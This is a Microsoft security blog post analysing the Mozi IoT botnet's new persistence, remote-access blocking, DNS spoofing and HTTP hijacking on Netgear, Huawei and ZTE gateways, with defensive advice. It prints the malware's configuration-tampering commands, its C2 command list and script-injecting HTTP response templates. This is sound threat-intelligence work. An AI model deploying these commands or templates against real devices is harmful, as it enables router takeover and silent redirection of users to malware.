
How to proactively defend against Mozi IoT botnet

microsoft.com/security/blog/2021/08/19/how-to-proactively-defend-against-mozi-iot-botnet/

August 19, 2021



Mozi is a peer-to-peer (P2P) botnet that uses a BitTorrent-like network to infect IoT devices such as network gateways and digital video records (DVRs). It works by exploiting weak telnet passwords[1] and nearly a dozen unpatched IoT vulnerabilities[2] and it's been used to conduct distributed denial-of-service (DDoS) attacks, data exfiltration, and command or payload execution[3].

While the botnet itself is not new, Microsoft's IoT security researchers recently discovered that Mozi has evolved to achieve persistence on network gateways manufactured by Netgear, Huawei, and ZTE. It does this using clever persistence techniques that are specifically adapted to each gateway's particular architecture.

Network gateways are a particularly juicy target for adversaries because they are ideal as initial access points to corporate networks. Adversaries can search the internet for vulnerable devices via scanning tools like Shodan, infect them, perform reconnaissance, and then move laterally to compromise higher value targets—including information systems and critical industrial control system (ICS) devices in the operational technology (OT) networks.

By infecting routers, they can perform man-in-the-middle (MITM) attacks—via HTTP hijacking and DNS spoofing—to compromise endpoints and deploy ransomware or cause safety incidents in OT facilities. In the diagram below we show just one example of how the vulnerabilities and newly discovered persistence techniques could be used together. Of course, there are many more possibilities.



Mozi attack kill chain
1. Internet scan
Attacker searches for exploitable targets using an internet scanning tool like Shodan
2. Identify targets
Attacker finds potential targets (an Internet Gateway for example)
3. Exploit path
Attacker seeks access using weak passwords, unpatched vulnerabilities, or zero -days
4. Deploy Mozi
Attacker infects Internet Gateway with Mozi malware
5. Enable persistence
Attacker drops scripts to the gateway's file system enabling the malware to persist after a device restart
6. Maintain persistence
Attacker impedes the gateway's configuration from being altered by configuration servers (e.g.: ACS)
7. Block remediation
Attacker prevents remote access (e.g.: telnet) to the gateway to hinder remediation actions if the attack is discovered
8. Deploy exploit kit
HTTP requests passing through the gateway are altered. Users are silently redirected to exploit websites that install ransomware. Users are initially unaware as they're quickly redirected to the expected website
9. Increase target spread
Infected gateway scales out the attack and deploys ransomware to all user devices
10. Demand ransom
The data on targeted devices are ransomed impacting IT endpoints and when present Industrial/OT infrastructure

Figure 1: Attack flow for Mozi botnet.

Guidance: Proactive defense

Businesses and individuals that are using impacted network gateways (Netgear, Huawei, and ZTE) should take the following steps immediately to ensure they are resistant to the attacks described in this blog:

1. Ensure all passwords used on the device are created using strong password best practices.
2. Ensure devices are patched and up-to-date.

Doing so will reduce the attack surfaces leveraged by the botnet and prevent attackers from getting into a position where they can use the newly discovered persistence and other exploit techniques described in more detail below.

The intelligence of our security cloud and all of our Microsoft Defender products, including Microsoft 365 Defender (XDR), Azure Sentinel (cloud-native SIEM/SOAR), as well as Azure Defender for IoT also provide protection from this malware and are continuously updated with the latest threat intelligence as the threat landscape continues to evolve. The recent acquisition of ReFirm Labs will further enhance Azure Defender for IoT's ability to protect customers with its upcoming deep firmware scanning, analysis capabilities which will be integrated with Device Update for Azure IoT Hub's patching capabilities.

Technical description of new persistence capabilities

Apart from its known extensive P2P and DDoS abilities, we have recently observed several new and unique capabilities of the Mozi botnet.

Targeting Netgear, Huawei, and ZTE gateways, the malware now takes specific actions to increase its chances of survival upon reboot or any other attempt by other malware or responders to interfere with its operation. Here are some examples:

Achieving privileged persistence

A specific check is conducted for the existence of the **/overlay** folder, and whether the malware does not have write permissions to the folder **/etc**. In this case, it will try to exploit **CVE-2015-1328**.

Successful exploitation of the vulnerability will grant the malware access to the following folders:

- /etc/rc.d
- /etc/init.d

Then the following actions are taken:

- It places the script file named **S95Baby.sh** in these folders.
- The script runs the files **/usr/networks** or **/user/networktmp**. These are copies of the executable.
- It adds the script to **/etc/rcS.d** and **/etc/rc.loca**l in case it lacks privileges.

ZTE devices

A specific check is conducted for the existence of the **/usr/local/ct** folder; this serves as an indicator of the device being a ZTE modem/router device.

The following actions are taken:

- It copies its other instance **(/usr/networks)** to **/usr/local/ct/ctadmin0**; this provides persistency for the malware.
- It deletes the file **/home/httpd/web_shell_cmd.gch**. This file can be used to gain access through exploitation of the vulnerability **CVE-2014-2321**; deleting it prevents future attacks.
- It executes the following commands. These disable **Tr-069** and its ability to connect to auto-configuration server (ACS). **Tr-069** is a protocol for remote configuration of network devices; it's usually utilized by service providers to configure customers' equipment.

```
sendcmd 1 DB set MgtServer 0 Tr069Enable 1
sendcmd 1 DB set PdtMiddleWare 0 Tr069Enable 0
sendcmd 1 DB set MgtServer 0 URL http://127.0.0.1
sendcmd 1 DB set MgtServer 0 UserName notitms
sendcmd 1 DB set MgtServer 0 ConnectionRequestUsername notitms
sendcmd 1 DB set MgtServer 0 PeriodicInformEnable 0
sendcmd 1 DB save
```

Huawei devices

Execution of the following commands changes the password and disables the management server for Huawei modem/router devices. It also prevents others from gaining access to the device through the management server.

```
cfgtool set /mnt/jffs2/hw_ctree.xml
InternetGatewayDevice.ManagementServer URL http://127.0.0.1
cfgtool set /mnt/jffs2/hw_ctree.xml
InternetGatewayDevice.ManagementServer ConnectionRequestPassword acsMozi
```

To provide an additional level of persistence it also creates the following files if needed and appends an instruction to run its copy from **/usr/networks**.

```
/mnt/jffs2/Equip.sh
/mnt/jffs2/wifi.sh
/mnt/jffs2/WifiPerformance.sh
```

Preventing remote access

The malware blocks the following TCP ports:

- 23—Telnet
- 2323—Telnet alternate port
- 7547—Tr-069 port
- 35000—Tr-069 port on Netgear devices
- 50023—Management port on Huawei devices
- 58000—Unknown usage

These ports are used to gain remote access to the device. Shutting them increases the malware’s chances of survival.

Script infector

It scans for **.sh** files in the filesystem, excluding the following paths:

```
/tmp /dev /var /lib /haha /proc /sys
```

It also appends a line to each file. The line instructs the script to run a copy of the malware from **/usr/networks**. This increases its chances of survival on various devices.

Traffic injection and DNS spoofing capabilities

The malware receives commands from its distributed hash table (DHT) network. The latter is a P2P protocol for decentralized communications. The commands are received and stored in a file, of which parts are encrypted. This module works only on devices capable of IPv4 forwarding. It checks whether **/proc/sys/net/ipv4/ip_forward** is set to 1; such positive validation is characteristic of routers and gateways. This module works on ports UDP 53 (DNS) and TCP 80 (HTTP).

Configuration commands

Apart from the previously documented commands in Table 1—for more information, read A New Botnet Attack Just Mozied Into Town—we also discovered these commands:

```
[hi] – Presence of the command indicates it needs to use the MiTM module.
[set] – Contains encrypted portion which describes how to use the MiTM module.
```

Command	Description
[ss]	Bot role
[ssx]	enable/disable tag [ss]
[cpu]	CPU architecture
[cpux]	enable/disable tag [cpu]
[nd]	new DHT node
[hp]	DHT node hash prefix
[atk]	DDoS attack type
[ver]	Value in V section in DHT protocol
[sv]	Update config
[ud]	Update bot
[dr]	Download and execute payload from the specified URL
[rn]	Execute specified command
[dip]	ip:port to download Mozi bot
[idp]	report bot
[count]	URL that used to report bot

Table 1. Previously documented Mozi commands.

DNS spoofing

Mozi receives a very simple list of DNS names which are then spoofed. Its structure is as follows:

```
<DNS to spoof>:<IP to spoof>
```


Each DNS request is answered with the spoofed IP. This is an efficient technique to redirect traffic to the attackers' infrastructure.

HTTP session hijacking

This part of the MITM functionality is responsible for hijacking HTTP sessions. Not every HTTP request is processed. There are several conditions for it to be qualified for hijacking, most of which are meant to restrict the module's "level of noise" to lower the chances of it being discovered by network defenders.


The following are some of the rules:

- It works only for HTTP GET requests. This means forms and more complex requests are ignored.
- A random number in the configuration states how many queries it would inject. This shows the attackers understand the importance of hiding this functionality. In other words, they are lowering its footprint in order to avoid alerting the user of the hijacking.
- Some domains are ignored, most likely to avoid interference with the normal operation of certain types of equipment or to avoid detection by various security countermeasures.
- It only spoofs external traffic; HTTP requests inside the LAN are ignored.
- A test is conducted to validate that the URL doesn't contain the string **"veri=20190909"**—this is done to prevent injecting the already-injected pages.
- It returns a random HTTP response derived from a predefined list of responses. It has nine different types of hijacking; the specific type of hijacking and its parameters are derived from the configuration file. Below are a few examples of these hijacking techniques.
- Some of the spoofing occurs via redirection using the HTTP Location header, as seen below.



```
HTTP/1.1 301 Moved Permanently
Location: http://%DOMAIN3%
Content-Length:
Content-Type: text/html; charset=iso-8859-1
Server: BWS/1.1",0xD,0xA
Last-Modified: Wed, 17 Jul 2000  03:53:05  GMT
Cache-Control: no-cache, must-revalidate
Expires: Sat,  26 Jul 2000  05:00:00  GMT
Connection: close
The URL has moved <a    href="http://%DOMAIN3%">Here</a>
```

Example 1: Spoofing via redirection using the HTTP Location header. This should automatically redirect without any user interaction.



```
HTTP/1.1 200 OK
Content-Length:
Content-Type: text/html; charset=iso-8859-1
Server: BWS/1.1",0xD,0xA
Last-Modified: Wed, 17 Jul 2000  03:53:05  GMT
Cache-Control: no-cache, must-revalidate
Expires: Sat,  26 Jul 2000  05:00:00  GMT
Connection: close
document.write('<script language="javascript"
src="%OrignalURL%?veri=20190909></script><script language="javascript"
src="%DOMAIN4%?src=2876103848></script>')
```

Example 2: A hijacking method that only injects JavaScript; it is designed for ajax calls that evaluate the response, so this hijack method will inject a new script into the page.

Protecting from Mozi Malware

It is important to note that Microsoft Security solutions have already been updated to protect, detect, and respond to Mozi and its enhanced capabilities.

Customers can use the network device discovery capabilities found in Microsoft Defender for Endpoint to discover impacted internet gateways on their IT networks and run vulnerability assessments. Additionally, the agentless network-layer capabilities of Azure Defender for IoT can be used to perform continuous asset discovery, vulnerability management, and threat detection for IoT and OT devices on their OT networks. This solution can be rapidly deployed (typically less than one day per site), and it is available for both on-premises and cloud-connected environments.

Defender for IoT is also tightly integrated with Azure Sentinel, which provides a bird's eye view across your entire enterprise—leveraging AI and automated playbooks to detect and respond to multi-stage attacks that often cross IT and OT boundaries.

In addition to detecting targeted attacks and living-off-the-land (LOTL) tactics via IoT/OT-aware behavioral analytics, Defender for IoT incorporates threat information derived from trillions of signals analyzed daily by Microsoft's global team of security experts using AI and machine learning. This helps ensure our customers are continuously protected against both new and existing threats.

While we offer many solutions, it remains critical that each of the recommendations in the "Guidance: Proactive defense" section above be implemented on the impacted internet gateways to prevent them from becoming a vector of attack.

To learn more about how our integrated SIEM/XDR solutions, combined with Azure Defender for IoT, can help secure your organization, please refer to the following resources:

To learn more about Microsoft Security solutions, visit our website. Bookmark the Security blog to keep up with our expert coverage on security matters. Also, follow us at @MSFTSecurity for the latest news and updates on cybersecurity.

[1] Mozi, Another Botnet Using DHT, Alex Turing, Hui Wang, NetLab 360, 23 December 2019.

[2] Mozi IoT Botnet, CERT-In, Ministry of Electronics and Information Technology Government of India, 12 November 2020.

[3] New Mozi Malware Family Quietly Amasses IoT Bots, Black Lotus Labs, Lumen, 13 April 2020.